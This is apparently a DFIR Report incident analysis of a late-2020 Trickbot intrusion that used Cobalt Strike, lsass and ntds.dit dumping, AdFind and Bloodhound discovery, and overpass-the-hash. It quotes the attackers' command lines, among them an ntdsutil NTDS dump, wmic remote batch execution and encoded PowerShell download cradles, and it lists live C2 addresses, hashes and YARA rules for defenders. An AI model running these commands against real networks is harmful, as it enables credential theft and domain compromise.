THE DFIR REPORT

Real Intrusions by Real Attackers, The Truth Behind the Intrusion

REPORTS ANALYSTS SERVICES ACCESS DFIR LABS MERCHANDISE

SUBSCRIBE CONTACT US

Saturday, November 02, 2024 16:15:25

adfind cobaltstrike trickbot

Trickbot Still Alive and Well

January 11, 2021

In October of 2020, the group behind the infamous botnet known as Trickbot had a bad few days. The group was under concerted pressure applied by US Cyber Command infiltrating the botnet, and allegedly, providing alternate configuration files to break the bot's connections to the larger network. At the same time, Microsoft along with other partners, secured court orders to take over and take down Trickbot command and control servers.

While this did appear to have a short term effect on limiting the scope of the botnet operators, there have been reports on the limits of its' effectiveness. In our collection there was certainly a drop in overall Trickbot activity, but since the October disruption, we have seen it begin to rise again; this is a recent intrusion from late December.

Case Summary

The Trickbot threat actors used Cobalt Strike to pivot through-out the domain, dumping lsass and ntds.dit as they went. They used tools such as AdFind, Nltest, Net, Bloodhound, and PowerView to peruse the domain, looking for high privileged credentials to accomplish their mission. They used PowerShell, SMB, and WMI to move laterally.

After acquiring the necessary credentials, the threat actors used a technique called Overpass-the-hash to move to a backup server, before being kicked off the network. We believe if this attack had been allowed to continue, it would have ended in domain wide ransomware, specifically Ryuk.

MITRE ATT&CK

Initial Access

The original delivery mechanism was not found, but likely to have been a malicious email based on previous known Trickbot campaigns.

Execution

Trickbot was manually executed on a single endpoint. Source: Hatching Triage | Behavioral Report

Privilege Escalation

During the intrusion, we witnessed the threat actors elevate privileges on several systems using the built-in GetSystem named pipe privilege escalation tool in Cobalt Strike.

Search Search

Sélectionner une langue

Fourni par Google Traduction


Subscribe

Register For Our Next CTF

Reports

Threat Intelligence


Detection Rules



```
"Process Create:
RuleName: technique_id=T1059.003,technique_name=Windows Command Shell

ProcessGuid: {f697f253-b6ab-5fe3-3402-000000000f00}
ProcessId: 3344
Image: C:\Windows\System32\cmd.exe

Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: C:\Windows\system32\cmd.exe /c echo ff0fd31e9ca > \\.\pipe\1510ea
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM


TerminalSessionId: 0
IntegrityLevel: System
Hashes: SHA1=8C5437CD76A89EC983E3B364E219944DA3DAB464,MD5=975B45B669930B0CC773EAF2B414206F,SHA256=3656F37A1C6951EC4496FABB8EE957D3A6E3C276D5A3785476B482C9C0D32EA2,IMPHASH=272245E2988E1E430500B852C4FB5E1
8
ParentProcessGuid: {f697f253-b6aa-5fe3-3202-000000000f00}
ParentProcessId: 1880
ParentImage: C:\Windows\System32\wuauclt.exe
ParentCommandLine: C:\Windows\system32\WUAUCLT.exe"
```

Defense Evasion

After executing on the infected endpoint, the Trickbot executable injected itself into the Window Error Reporting Manager (wermgr.exe).



services.exe
svchost.exe
kpsiwn.exe

Process name: kpsiwn.exe

[redacted]

Path: c:\users\[redacted]\downloads\kpsiwn.exe

Process ID: 1444

Command line: "kpsiwn.exe"

File name: kpsiwn.exe

Full path: c:\users[redacted]\downloads\kpsiwn.exe

SHA1: dead0bd2345e9769b5545f4ff628e5c59fb5

SHA256: e410123bde6a317cadcaf1fa3502301b7aad

Signer: Unknown

wermgr.exe


Process name: wermgr.exe

Execution time: [redacted]

Path: C:\Windows\System32

Access privileges (UAC): Elevated

Subsequent Trickbot command and control traffic then originated from the injected wermgr.exe process going forward.




(•) wermgr.exe successfully established connection with 118.69.133.4:447 [redacted] kpsiwn.exe > wermgr.exe > 118.69.133.4:447
(•) wermgr.exe successfully established connection with 131.196.202.122:443 kpsiwn.exe > wermgr.exe > 131.196.202.122:443
(•) wermgr.exe successfully established connection with 216.239.32.21:80 (ipinfo.io) kpsiwn.exe > wermgr.exe > 216.239.32.21:80 (ipinfo.io)
(•) wermgr.exe successfully established connection with 102.164.208.48:449 kpsiwn.exe > wermgr.exe > 102.164.208.48:449

Using the YARA rule generated by Malpedia we were able to locate Cobalt Strike injections in the following processes.

```
Process Name, PID, Rule, Host
"svchost.exe",736,"win_cobalt_strike_auto","endpoint1"
"svchost.exe",3740,"win_cobalt_strike_auto","endpoint1"
"ctfmon.exe",992,"win_cobalt_strike_auto","endpoint1"
"svchost.exe",7680,"win_cobalt_strike_auto","endpoint1"
"TSE28DF.exe",5172,"win_cobalt_strike_auto","endpoint1"
"dllhost.exe",7440,"win_cobalt_strike_auto","endpoint1"
"svchost.exe",532,"win_cobalt_strike_auto","server1"
"svchost.exe",784,"win_cobalt_strike_auto","server2"
"svchost.exe",700,"win_cobalt_strike_auto","server3"
```

Credential Access

The threat actors employed a couple different credential access techniques. The first technique used was dumping passwords from lsass on the beachhead machine.



Event details

Event	dllhost.exe read lsass.exe process memory
Action type	OtherAlertRelatedActivity
Additional information	LateralMovement CredentialAccess
User	[redacted]

Event entities graph


```
wermgr.exe
└─ TSE28DF.exe
   └─ dllhost.exe
      └─ lsass.exe
```

After they gained access to a domain controller, we witnessed them use ntdsutil to run the following command:

```
ntdsutil "ac in ntds" "ifm" "cr fu C:\Perflogs\1"
```

The above command was executed from a batch file that was dropped and then executed using wmic.

```
wmic /node:"hostname" process call create "C:\Perflogs\12.bat"
```



```
ntdsutil "ac in ntds" "ifm" "cr fu C:\Perflogs\1" q q
```

This command, which is included in DPAT, dumps NTDS.dit to disk and has been used by Trickbot actors in the past. The above technique has been around since at least 2014 @chriscampell.

Event ID 2001, 2003, 102, 300, 301, 302, and 103 were all seen in response to the above command as well as a file create by lsass.

Discovery

The threat actors ran the AdFind utility for domain discovery.

```
C:\Windows\system32\cmd.exe /C adfind.exe -gcb -sc trustdmp > trustdmp
C:\Windows\system32\cmd.exe /C adfind.exe -f "(objectcategory=group)"
C:\Windows\system32\cmd.exe /C adfind.exe -subnets -f (objectCategory=
C:\Windows\system32\cmd.exe /C adfind.exe -sc trustdmp > trustdmp.txt
C:\Windows\system32\cmd.exe /C adfind.exe -f "(objectcategory=organiza
C:\Windows\system32\cmd.exe /C adfind.exe -f "objectcategory=computer"
C:\Windows\system32\cmd.exe /C adfind.exe -f "(objectcategory=person)"
```

The following net commands were used by the threat actor.

```
net user
net group "domain admins" /domain
net group "enterprise admins" /domain
```

While on systems, we also saw them use the following commands.

```
systeminfo
ipconfig
```

The following Nltest commands were executed several times by the threat actors over the course of the intrusion.

```
C:\Windows\system32\cmd.exe /C nltest /dclist:"DOMAINNAME"
C:\Windows\system32\cmd.exe /C nltest /domain_trusts /all_trusts
```

The ping command was then used to test connectivity to the domain controllers and other systems.

```
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:57637/
```

Bloodhound was ran for domain attack path enumeration.

```
[Original]
powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0AT

[Decoded]
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:13875/
```

The following Powerview commands were also seen invoked by the threat actors for discovery.

```
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:35248/
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:42680/
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:24774/
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:20744/
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:42762/
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:57637/
```

Lateral Movement

The threat actors utilized several lateral movement techniques. The first of which was using a remote service to execute PowerShell from the registry.

After decoding the above command a couple times and xoring you are left with the following shellcode, which appears to include a named pipe.

This CyberChef Recipe was used to decode the above PS command

```
From_Base64('A-Za-z0-9+/=',true)
Remove_null_bytes()
Regular_expression('User defined','[0-9a-zA-Z=+/]{30,}',true,true,fals
From_Base64('A-Za-z0-9+/=',true)
Gunzip()
Regular_expression('User defined','[0-9a-zA-Z=+/]{30,}',true,true,fals
From_Base64('A-Za-z0-9+/=',true)
XOR({'option':'Decimal','string':'35'},'Standard',false)
```

The next lateral movement method used is SMB transfer and exec of batch files.

This file was seen executed locally via cmd, and on remote systems using wmic.

```
[Local]
C:\Windows\system32\cmd.exe /c C:\Perflogs\434.bat
[Remote]
wmic /node:"192.168.1.2" process call create "C:\Perflogs\434.bat"
```

SMB was also used to transfer Cobalt Strike Beacon executables to the ADMIN$ share on systems, which were then executed via a service.

Additionally, we also witnessed the use of overpass-the-hash. Here we can see a 4624 event with seclogo as the logon process and logon type 9 which tells us some form of pass the hash occurred.

Shortly after we see a couple Kerberos service ticket requests for that user.

This alert fired a couple times based on network activity.

Here’s some helpful information when looking for PTH or OPTH from Stealthbits

Command and Control

Cobalt Strike C2 #1:

```
195.123.213.82:443
JA3s:ae4edc6faf64d08308082ad26be60767
JA3:51c64c77e60f3980eea90869b68c58a8, 72a589da586844d7f0818ce684948eea
Certificate:[40:55:6e:74:38:4f:f5:64:95:52:c6:0b:88:c3:f4:02:d9:0c:0c:
Not Before: 2020/12/07 08:36:31 
Not After: 2021/12/07 08:36:31 
```

```
Issuer Org: jQuery
Subject Common: jquery.com
Subject Org: jQuery
Public Algorithm:rsaEncryption
JARM:07d14d16d21d21d07c42d41d00041d24a458a375eef0c576d23a7bab9a9fb1
```

Extracted Cobalt Strike Config:

Cobalt Strike C2 #2:

```
88.119.174.135:356
htpdomrtx.com
JA3s: ae4edc6faf64d08308082ad26be60767, 649d6810e8392f63dc311eecb6b709
JA3: a0e9f5d64349fb13191bc781f81f42e1, 649d6810e8392f63dc311eecb6b7098
Certificate:[1b:94:f1:b4:f2:e1:25:73:89:c3:e4:84:72:03:c2:d8:72:42:0d:
Not Before: 2020/12/09 13:05:41 
Not After: 2021/12/09 13:05:41 
Issuer Org:
Subject Common: htpdomrtx.com
Subject Org Public Algorithm: rsaEncryption
JARM:07d14d16d21d21d07c42d41d00041d24a458a375eef0c576d23a7bab9a9fb1
```

Trickbot Mor1

Impact

Based on the activity seen, we assess that the likely final actions would have been ransomware deployment across the domain environment.

Based on research from late last year by Kyle Ehmke, we can assess that the likely ransom deployment would have been Ryuk (Wizard Spider / UNC1878).

Enjoy our report? Please consider donating $1 or more to the project using Patreon. Thank you for your support!

We also have pcaps, files, and Kape packages available here. No memory captures are available for this case.

IOCs

https://misppriv.circl.lu/events/view/81809 @ https://otx.alienvault.com/pulse/5ffbbb184f9ff09be2b79b21

Network

Trickbot:

```
41.243.29.182|449
196.45.140.146|449
103.87.25.220|443
103.98.129.222|449
103.87.25.220|449
103.65.196.44|449
103.65.195.95|449
103.61.101.11|449
103.61.100.131|449
103.150.68.124|449
103.137.81.206|449
103.126.185.7|449
103.112.145.58|449
```

```
103.110.53.174|449
102.164.208.48|449
102.164.208.44|449
```

Cobalt Strike:

```
88.119.174.135
htpdomrtx.com
195.123.213.82
```

Endpoint

```
kpsiwn.exe
4103d97c7cad79f050901aace0d9fbe0
dead0bd2345e9769b5545f4ff628e5c59fb5ef9e
e410123bde6a317cadcaf1fa3502301b7aad6f528d59b6b60c97be077ef5da00
TSE588C.exe
7e8af0acdc11b434ab2f1b6aae336027
f8ceedecd74b161a7ea743a49e36120f48bb8c09
32c13df5d411bf5a114e2021bbe9ffa5062ed1db91075a55fe4182b3728d62fe
TSE28DF.exe
c51ff408d6f9f78ab6fd41dbea1a9c01
78188c006079cc3edb1ea37c8d1b2638da6bec40
65282e01d57bbc75f24629be9de126f2033957bd8fe2f16ca2a12d9b30220b47
12.bat
49ada65eb7a29b03c5aeda0a43417f2b
b47818f7094b57a4042c04678a067553ef477318
b1deb8819c7659f3948a84032101cc61cad3801ee14d8df78e9e01b9c9d832d6
```

Detections

Network

```
 ETPRO TROJAN Observed Malicious SSL Cert (Cobalt Strike CnC)
 ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O)
 ETPRO TROJAN Observed Trickbot Style SSL Cert (Internet Widgets
Pty Ltd)
 ET POLICY Possible External IP Lookup ipinfo.io
 ET SCAN Behavioral Unusual Port 135 traffic Potential Scan or
Infection
 ATTACK [PTsecurity] Overpass the hash. Encryption downgrade
activity to ARCFOUR-HMAC-MD5
```

Sigma

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_powershell_enc_cmd.yml

https://github.com/Neo23x0/sigma/blob/084cd39505861188d9d8f2d5c0f2835e4f750a3f/rules/windows/process_creation/win_malware_trickbot_recon_activity.yml

https://github.com/Neo23x0/sigma/blob/126a17a27696ee6aaaf50f8673a659124e260143/rules/windows/process_creation/win_susp_adfind.yml https://github.com/Neo23x0/sigma/blob/c56cd2dfff6343f3694ef4fd606a305415599737/rules/windows/process_creation/win_meterpreter_or_cobaltstrike_getsystem_service_start.yml

https://github.com/Neo23x0/sigma/blob/d30502cdabbdd31a21f0b6ada019805caaea524d/rules/windows/process_creation/win_susp_wmi_execution.yml

https://github.com/Neo23x0/sigma/blob/c56cd2dfff6343f3694ef4fd606a305415599737/rules/windows/process_creation/win_susp_ntdsutil.yml

https://github.com/Neo23x0/sigma/blob/c56cd2dfff6343f3694ef4fd606a305415599737/rules/windows/builtin/win_overpass_the_hash.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_commands_recon_activity.yml

Yara

```
/*
YARA Rule Set
Author: The DFIR Report
Date: 2021-01-10
Identifier: exe
Reference: https://thedfirreport.com
*/

/* Rule Set -----------------------------------------------------------

import "pe"

rule cobalt_strike_TSE588C {
meta:
description = "exe - file TSE588C.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-01-05"
hash1 = "32c13df5d411bf5a114e2021bbe9ffa5062ed1db91075a55fe4182b3728d6
strings:
$s1 = "mneploho86.dll" fullword ascii
$s2 = "C:\\projects\\Project1\\Project1.pdb" fullword ascii
$s3 = "AppPolicyGetProcessTerminationMethod" fullword ascii
$s4 = "AppPolicyGetThreadInitializationType" fullword ascii
$s5 = "boltostrashno.nfo" fullword ascii
$s6 = "operator<=>" fullword ascii
$s7 = "operator co_await" fullword ascii
$s8 = "?7; ?<= <?= 6<" fullword ascii /* hex encoded string 'v' */
$s9 = ".data$rs" fullword ascii
$s10 = "tutoyola" fullword ascii
$s11 = "Ommk~z#K`majg`i4.itg~\".jkhbozk" fullword ascii
$s12 = "api-ms-win-appmodel-runtime-l1-1-2" fullword wide
$s13 = "OVOVPWTOVOWOTF" fullword ascii
$s14 = "vector too long" fullword ascii
$s15 = "n>log2" fullword ascii
$s16 = "\\khk|k|4.fzz~4!!majk d" fullword ascii
$s17 = "network reset" fullword ascii /* Goodware String - occured 567
$s18 = "wrong protocol type" fullword ascii /* Goodware String - occur
$s19 = "owner dead" fullword ascii /* Goodware String - occured 567 ti
$s20 = "connection already in progress" fullword ascii /* Goodware Str
condition:
uint16(0) == 0x5a4d and filesize < 900KB and
( pe.imphash() == "bb8169128c5096ea026d19888c139f1a" or 10 of them )
}
```

```
rule trickbot_kpsiwn {
meta:
description = "exe - file kpsiwn.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-01-05"
hash1 = "e410123bde6a317cadcaf1fa3502301b7aad6f528d59b6b60c97be077ef5d
strings:
$s1 = "C:\\Windows\\explorer.exe" fullword ascii
$s2 = "constructor or from DllMain." fullword ascii
$s3 = "esource" fullword ascii
$s4 = "Snapping window demonstration" fullword wide
$s5 = "EEEEEEEEEFFB" ascii
$s6 = "EEEEEEEEEEFC" ascii
$s7 = "EEEEEEEEEEFD" ascii
$s8 = "DINGXXPADDINGPADDINGXXPADDINGPADDINGXXPAD" fullword ascii
$s9 = "EFEEEEEEEEEB" ascii
$s10 = "e[!0LoG" fullword ascii
$s11 = ">*P<assembly xmlns=\"urn:schemas-microsoft-com:asm.v1\" manife
$s12 = "o};k- " fullword ascii
$s13 = "YYh V+ i" fullword ascii
$s14 = "fdlvic" fullword ascii
$s15 = "%FD%={" fullword ascii
$s16 = "QnzwM#`8" fullword ascii
$s17 = "xfbS/&s:" fullword ascii
$s18 = "1#jOSV9\"" fullword ascii
$s19 = "JxYt1L=]" fullword ascii
$s20 = "a3NdcMFSZEmJwXod1oyI@Tj4^mY+UsZqK3>fTg<P*$4DC?y@esDpRk@T%t" fu
condition:
uint16(0) == 0x5a4d and filesize < 1000KB and
( pe.imphash() == "a885f66621e03089e6c6a82d44a5ebe3" or 10 of them )
}

rule cobalt_strike_TSE28DF {
meta:
description = "exe - file TSE28DF.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-01-05"
hash1 = "65282e01d57bbc75f24629be9de126f2033957bd8fe2f16ca2a12d9b30220
strings:
$s1 = "mneploho86.dll" fullword ascii
$s2 = "C:\\projects\\Project1\\Project1.pdb" fullword ascii
$s3 = "AppPolicyGetProcessTerminationMethod" fullword ascii
$s4 = "AppPolicyGetThreadInitializationType" fullword ascii
$s5 = "boltostrashno.nfo" fullword ascii
$s6 = "operator<=>" fullword ascii
$s7 = "operator co_await" fullword ascii
$s8 = ".data$rs" fullword ascii
$s9 = "tutoyola" fullword ascii
$s10 = "api-ms-win-appmodel-runtime-l1-1-2" fullword wide
$s11 = "vector too long" fullword ascii
$s12 = "wrong protocol type" fullword ascii /* Goodware String - occur
$s13 = "network reset" fullword ascii /* Goodware String - occured 567
$s14 = "owner dead" fullword ascii /* Goodware String - occured 567 ti
$s15 = "connection already in progress" fullword ascii /* Goodware Str
$s16 = "network down" fullword ascii /* Goodware String - occured 567
$s17 = "protocol not supported" fullword ascii /* Goodware String - oc
$s18 = "connection aborted" fullword ascii /* Goodware String - occure
$s19 = "network unreachable" fullword ascii /* Goodware String - occur
$s20 = "host unreachable" fullword ascii /* Goodware String - occured
condition:
uint16(0) == 0x5a4d and filesize < 700KB and
( pe.imphash() == "ab74ed3f154e02cfafb900acffdabf9e" or all of them )
}
```

MITRE

User Execution – T1204
Pass the Hash – T1550.002
SMB/Windows Admin Shares – T1021.002
Process Injection – T1055
OS Credential Dumping – T1003
Credential Dumping – T1003
Account Discovery – T1087
Domain Account – T1087.002
Domain Groups – T1069.002
Domain Trust Discovery – T1482
Remote System Discovery – T1018
Remote Services – T1021
Windows Management Instrumentation – T1047
PowerShell – T1059.001
Command-Line Interface – T1059
Commonly Used Port – T1043
Non-Standard Port – T1571
Standard Application Layer Protocol – T1071
Exfiltration Over C2 Channel – T1041

Internal case 1012

Share this:

Twitter LinkedIn Reddit Facebook WhatsApp

Related

Tricky Pyxie

Trickbot Brief: Creds and Beacons

BazarCall to Conti Ransomware via Trickbot and Cobalt Strike

« DEFENDER CONTROL

ALL THAT FOR A COINMINER? »